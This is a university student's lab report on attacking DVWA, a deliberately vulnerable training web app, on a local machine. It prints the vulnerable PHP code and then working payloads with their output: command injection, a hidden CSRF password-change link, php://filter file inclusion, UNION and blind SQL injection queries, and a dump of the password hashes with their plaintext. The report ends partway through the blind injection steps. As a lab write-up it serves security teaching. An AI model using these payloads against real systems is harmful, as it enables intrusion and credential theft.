浙江大学

本科实验报告

课程名称：网络安全原理与实践

姓　　名：沈韵沨

学　　院：计算机科学与技术学院

　　系：计算机科学与技术系

专　　业：软件工程

学　　号：3200104392

指导教师：卜凯

2023 年 3 月 29 日

浙江大学实验报告

课程名称：网络安全原理与实践

实验名称：Lab 03

1 Command Injection

> Try to input something to find out the user of the web service on the OS, as well as the machines hostname via RCE.

Firstly, we view the source code, and could find that the backend just simply concat 'ping' & 'user_input':


```php
if( isset( $_POST[ 'Submit' ] ) ) {
        // Get input
        $target = $_REQUEST[ 'ip' ];

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        echo "<pre>{$cmd}</pre>";
}
```

It would be easy for us to do the command injection then.

Since in Windows, `cmd1 & cmd2` means execute `cmd2` no matter what the consequence of the `cmd1` is, we can use `cmd2` to do something other than `ping`.

However, we should first change the char set from utf-8 to GB2312 to avoid some awkward problem.

- We can get both userName & hostName by input `1.0.0.1 & whoami`:



  And we could get more info by using param `/all`:

Ping a device

Enter an IP address: 1.0.0.1 & whoami/all Submit

```
正在 Ping 1.0.0.1 具有 32 字节的数据:
来自 1.0.0.1 的回复: 字节=32 时间=224ms TTL=47
来自 1.0.0.1 的回复: 字节=32 时间=242ms TTL=49
来自 1.0.0.1 的回复: 字节=32 时间=179ms TTL=47
来自 1.0.0.1 的回复: 字节=32 时间=264ms TTL=49

1.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 179ms，最长 = 264ms，平均 = 227ms

用户信息
----------------

用户名                  SID
======================= ============================================
laptop-2do7j028\seabee S-1-5-21-4209431163-3037809219-1863817269-1001


组信息
-----------------

组名                                 类型   SID
==================================== ====== ==============================================
Mandatory Label\High Mandatory Level 标签   S-1-16-12288
Everyone                             已知组 S-1-1-0
NT AUTHORITY\本地帐户和管理员组成员  已知组 S-1-5-114
BUILTIN\Administrators               别名   S-1-5-32-544
BUILTIN\Users                        别名   S-1-5-32-545
NT AUTHORITY\INTERACTIVE             已知组 S-1-5-4
CONSOLE LOGON                        已知组 S-1-2-1
NT AUTHORITY\Authenticated Users     已知组 S-1-5-11
NT AUTHORITY\This Organization       已知组 S-1-5-15
MicrosoftAccount\517032401@qq.com    用户   S-1-11-96-3623454863-58364-18864-2661722203-1597581903
NT AUTHORITY\本地帐户                已知组 S-1-5-113
LOCAL                                已知组 S-1-2-0
NT AUTHORITY\云帐户身份验证          已知组 S-1-5-64-36
```


- We can get single hostName by input `1.0.0.1 & hostname`:


Ping a device

Enter an IP address: 1.0.0.1 & hostname Submit

```
正在 Ping 1.0.0.1 具有 32 字节的数据:
来自 1.0.0.1 的回复: 字节=32 时间=259ms TTL=49
来自 1.0.0.1 的回复: 字节=32 时间=180ms TTL=49
来自 1.0.0.1 的回复: 字节=32 时间=255ms TTL=49
来自 1.0.0.1 的回复: 字节=32 时间=208ms TTL=49

1.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 180ms，最长 = 259ms，平均 = 225ms
LAPTOP-2D07J028
```

But it is weird that there are some differences when doing command injection and execute commands in the cmd. Both `echo %username%` & `net user` can work properly in the cmd, but response unexpectly on the website:





Whatever, the userName of current user is `seabee`, and the hostName is `laptop-2do7j028`.

2 CSRF(Cross-Site Request Forgery)

> You are supposed to make the current user change their own password, without them knowing about their actions.

```
if( isset( $_GET[ 'Change' ] ) ) {
        // Get input
        $pass_new = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
                // They do!
                $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_esc
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
                $pass_new = md5( $pass_new );

                // Update the database
                $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';"
                $result = mysqli_query($GLOBALS["___mysqli_ston"], $insert ) or die( '<pre>' . ((is_object($GLOBALS["_

                // Feedback for the user
                echo "<pre>Password Changed.</pre>";
        }
        else {
                // Issue with passwords matching
                echo "<pre>Passwords did not match.</pre>";
        }
```

View the src, we could find that the backend just check:

- Wether 'Change' is set.
- Wether `password_new` === `password_conf`.


If so, the backend would automatically change current user's password...

We can prepare a page that looks pretty like the original one, but add a malicious link:

```
$page[ 'body' ] .= "
            New password:<br />
            <input type=\"password\" AUTOCOMPLETE=\"off\" name=\"password_new\"><br />
            Confirm new password:<br />
            <input type=\"password\" AUTOCOMPLETE=\"off\" name=\"password_conf\"><br />
            <br />
            <input type=\"submit\" value=\"Change\" name=\"Change\">
            <a href=\"http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=helloworld&password_conf=helloworld&Change=wow\"
               target=\"_blank\">
                User Policy
            </a>\n";
```

When user click the hyper link, the browser would automatically send a GET Request with query params `password=helloworld & password_conf=helloworld & Change = wow`, which would change current user's password to 'helloworld'.

Be like (the link is hide behind "User Policy"):



Before user click the hyper link, the records in TABLE user is:

```
mysql> select * from users;
+---------+------------+-----------+---------+----------------------------------+
| user_id | first_name | last_name | user    | password                         |
+---------+------------+-----------+---------+----------------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---------+------------+-----------+---------+----------------------------------+
```


And after the user was cheated, the record of password of user 'admin' was changed, which is the same as the result of `md5("helloworld")`.

```
mysql> select * from users;
+---------+------------+-----------+---------+----------------------------------+
| user_id | first_name | last_name | user    | password                         |
+---------+------------+-----------+---------+----------------------------------+
|       1 | admin      | admin     | admin   | fc5e038d38a57032085441e7fe7010b0 |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---------+------------+-----------+---------+----------------------------------+
```

3 File Inclusion

> You are supposed to read all five famous quotes from "../hackable/flags/fi.php" using only the file inclusion. You can achieve the goal through local file inclusion (LFI) or remote file inclusion (RFI).

Before doing the experiment, we should modify the config to enable 'allow_url_include':




```
; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include=On
```

It can work properly then:


PHP version: **7.3.4**
PHP function display_errors: **Enabled** *(Easy Mode!)*
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **root**
Database password: ******
Database database: **root**
Database host: **127.0.0.1**
Database port: **3306**

View the src code, it seems we can visit anything we want:

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```


According to the tip, I just try to visit target file through URL `127.0.0.1/DVWA/vulnerabilities/fi/?page=../../hackable/flags/fi.php`, and get quotes 1,2,5 then:



As it is a good hobby to view the src of the page, we can easily find quote 5 with the help of Dev-Tool:

```html
<html lang="en-GB">
  <head></head>
  <body class="home">
    "1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to
    know what other people don't know. "
    <br>
    <br>
    " --LINE HIDDEN ;)-- "
    <br>
    <br>
    " 4.) The pool on the roof must have a leak. "
    <!-- 5.) The world isn't run by weapons anymore, or energy, or money. It's
    run by little ones and zeroes, little bits of data. It's all just electrons.
    -->
```

But the 3rd still seems impossible to be found, I just have a peek on the original `.php` file:



The original quote was covered by the second assignment statement. If we want to view the quote on the site, we should somehow prevent the code from being executed.

`php://filter/read=convert.base64-encode/recource=[file];` enables us to read the base64-encoded result of the original file withou getting executed. By accessing `http://127.0.0.1/DVWA/vulnerabilities/fi/?page=php://filter/read=convert.base64-encode/resource=../../hackable/flags/fi.php`, we could get the encoded result:

127.0.0.1/DVWA/vulnerabilities/fi/?page=php://filter/read=convert.base64-encode/resource=../../hackable/flags/fi.php

PD9waHAKCmlmKCAhZGVmaW5lZCggJ0RWV0FfV0VCX1BBR0VfVE9fUk9PVCcgKSApIHsKCWV4aXQgKCJOaWNlIHRyeSA7LSkuIFVzZSB0aGUgZmlsZSBpbmNsdWRlIG5leHQ

Decode it, then we can read the 3rd quote now:

```
$line3 = "3.) Romeo, Romeo! Wherefore art thou Romeo?";
$line3 = "--LINE HIDDEN ;)--";
echo $line3 . "\n\n<br /><br />\n";

$line4 = "NC4pI" . "FRoZSBwb29s" . "IG9uIH" . "RoZSByb29mIG1" . "1c3QgaGF" . "2ZSBh" . "IGxlY" . "Wsu";
echo base64_decode( $line4 );
```

字符编码: UTF-8 Base64 编码 ↓ Base64 解码 ↑

PD9waHAKCmlmKCAhZGVmaW5lZCggJ0RWV0FfV0VCX1BBR0VfVE9fUk9PVCcgKSApIHsKCWV4aXQgKCJOaWNlIHRyeSA7LSkuIFVzZSB0aG
UgZmlsZSBpbmNsdWRlIG5leHQgdGltZSEiKTsKfQoKPz4KCjEuKSBCb25kLiBKYW1lcyBCb25kCgo8P3BocAoKZWNobyAiMi4pIE15IG5hbWUgaXM
gU2hlcmxvY2sgSG9sbWVzLiBJdCBpcyBteSBidXNpbmVzcyB0byBrbm93IHdoYXQgb3RoZXIgcGVvcGxlIGRvbid0IGtub3cuXG5cbjxiciAvPjxiciAvPlxu
IjsKCiRsaW5lMyA9ICIzLikgUm9tZW8sIFJvbWVvISBXaGVyZWZvcmUgYXJ0IHRob3UgUm9tZW8/IjsKJGxpbmUzID0gli0tTEIORSBISURERU4gOykt
LSI7CmVjaG8gJGxpbmUzIC4gIlxuXG48YnIgLz48YnIgLz5cbiI7CgokbGluZTQgPSAiTkM0cEkiIC4gIkZSb1pTQndiMjlzIiAuICJJRzI1SUgiIC4gIlJvWlN
CeWlyOW1JRzEiIC4gIjFjM1FnYUdGIiAuICIyWlNCaCIgLiAiSUd4bFkiIC4gIldzdSI7CmVjaG8gYmFzZTY0X2RlY29kZSggJGxpbmU0ICk7Cgo/PgoKP
CEtLSA1LikgVGhlIHdvcmxkIGlzbid0IHJ1biBieSB3ZWFwb25zIGFueW1vcmUsIG9yIGVuZXJneSwgb3IgbW9uZXkuIEl0J3MgcnVuIGJ5IGxpdHRsZSB
vbmVzIGFuZCB6ZXJvZXMsIGxpdHRsZSBiaXRzIG9mIGRhdGEuIEl0J3MgYWxsIGp1c3QgZWxlY3Ryb25zLiAtLT4K

Besides, when we try to visit an inexistent file, we can find the absolute path:

127.0.0.1/DVWA/vulnerabilities/fi/?page=i.php

Warning: include(i.php): failed to open stream: No such file or directory in **D:\phpstudy_pro\WWW\DVWA\vulnerabilities\fi\index.php** on line **36**

Warning: include(): Failed opening 'i.php' for inclusion (include_path='.;C:\php\pear') in **D:\phpstudy_pro\WWW\DVWA\vulnerabilities\fi\index.php** on line **36**

Visit the file by absolute path also works:


127.0.0.1/DVWA/vulnerabilities/fi/?page=D:\phpstudy_pro\WWW\DVWA\hackable\flags\fi.php

1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.

--LINE HIDDEN ;)--

4.) The pool on the roof must have a leak.

And as the website shows file 1~3 to us, I tried to visit file4, and it works(I'm just trying to visit an inexistent file orz):




4 File Upload

> You are supposed to execute any PHP function you choose on the target system.

1. Prepare `hello.php` first:

2. Upload it to the site, we could got the relative path:

3. So why don't we have a visit?



4. The message is displayed:

5 SQL Injection


> You are supposed to steal 5 users' passwords in the database through SQL injection.

View the src, the query sentence just concat 'id' to the given place:

```
if( isset( $_REQUEST[ 'Submit' ] ) ) {
        // Get input
        $id = $_REQUEST[ 'id' ];

        switch ($_DVWA['SQLI_DB']) {
                case MYSQL:
                        // Check database
                        $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
                        $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?

                        // Get results
                        while( $row = mysqli_fetch_assoc( $result ) ) {
                                // Get values
                                $first = $row["first_name"];
                                $last  = $row["last_name"];

                                // Feedback for end user
                                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
                        }

                        mysqli_close($GLOBALS["___mysqli_ston"]);
                        break;
```

We can see the tableName 'user', but the columnNames are still unkown, try to figure out.

Column names could be read from schema, and with 'union' we can make the extra info be returned with the normal query result. Input `1' union select database(), group_concat(column_name) from information_schema.columns where table_schema='root' and table_name='users' #`, and we can see the following result:



From the second record, we can find there is a column called 'password', that must be what we need.

Input `1' union select first_name, password as last_name from users #`, we can get the encrypted password:

```
User ID: [                    ] Submit

ID: 1' union select first_name, password as last_name from users;#
First name: admin
Surname: admin

ID: 1' union select first_name, password as last_name from users;#
First name: admin
Surname: fc5e038d38a57032085441e7fe7010b0

ID: 1' union select first_name, password as last_name from users;#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select first_name, password as last_name from users;#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select first_name, password as last_name from users;#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select first_name, password as last_name from users;#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

The decrypt result is as follows (the password of 'admin' has been changed in the previous step):

uname	password(cypher)	password(plain)
admin	fc5e038d38a57032085441e7fe7010b0	helloworld
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

6 SQL Injection (Blind)

> You are supposed to steal 5 users' passwords in the database through SQL injection (blind). You can achieve the goal through boolean-based SQL injection or time-based SQL injection.

1. Judge the type of the injection
   - Input `1`
     Return `exists`
   - Input `1' and 1=1 #`
     Return `exists`
   - Input `1' and 1=2 #`
     Return `MISSING`

   Thus, it's a char type injection.

2. Find the length of the database_name
   1. Input `1' and length(database())>8`, return `MISSING`.

      ```
      User ID: [                    ] Submit

      User ID is MISSING from the database.
      ```

2. Input `1' and length(database())>4`, return `MISSING`.
3. Input `1' and length(database())>2`, return `exists`.
4. Input `1' and length(database())>3`, return `exists`.

Thus, the length of database_name is 4.

3. Find the name of database.
As we have already know the length of the db_name, we can determine the chars one by one, take the first character for example:

- `1' and ascii(substr(databse(),1,1))>96`, return `exists`.
- `1' and ascii(substr(databse(),1,1))<123`, return `exists`.

Thus, we can determine that $1^{st}\ char \in [a-z]$, by applying dichotomy, we find it equals to 'd'. And it's the same for the rest 3 chars.
We can find that `db_name = 'dvwa'` at the end.

4. Find the total number of tables in db 'dvwa'.

- Input `1' and (select count(table_name) from information_schema.tables where table_schema=database())>4`, return `MISSING`.
- Input `1' and (select count(table_name) from information_schema.tables where table_schema=database())>2`, return `MISSING`.
- Input `1' and (select count(table_name) from information_schema.tables where table_schema=database())>1`, return `exists`.

Therefore, there are 2 tables in db 'dvwa'.

5. Find the length of each table_name.

Take the 1st table for example:

- Input `1' and length(substr((select table_name from information_schema.tables where table_schema='dvwa' limit 0,1),1))>8`, return `exists`.
- Input `1' and length(substr((select table_name from information_schema.tables where table_schema='dvwa' limit 0,1),1))>10`, return `MISSING`.

Thus, len(table_name_1) = 9. And it's the same for table 2.

We can find the length of table_names are 9 and 4, respectively.

6. Find the names of each table.

Take the 1st char of the 1st table_name for example:

- Input `1' and ascii(substr((select table_name from information_schema.tables where table_schema='dvwa' limit 0,1),1,1))>96`, return `exists`.
- Input `1' and ascii(substr((select table_name from information_schema.tables where table_schema='dvwa' limit 0,1),1,1))>123`, return `MISSING`.

When input `1' and ascii(substr((select table_name from information_schema.tables where table_schema='dvwa' limit 0,1),1,1))=123`, return `exsists`.

Thus, the 1st char of the 1st table_name is 'g'.

Follow the same process, we can find the table_names are 'guestbook' and 'users'.

7. Find the number of columns in table 'user'.

- Input `1' and (select count(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users')>8`, return `MISSING`.
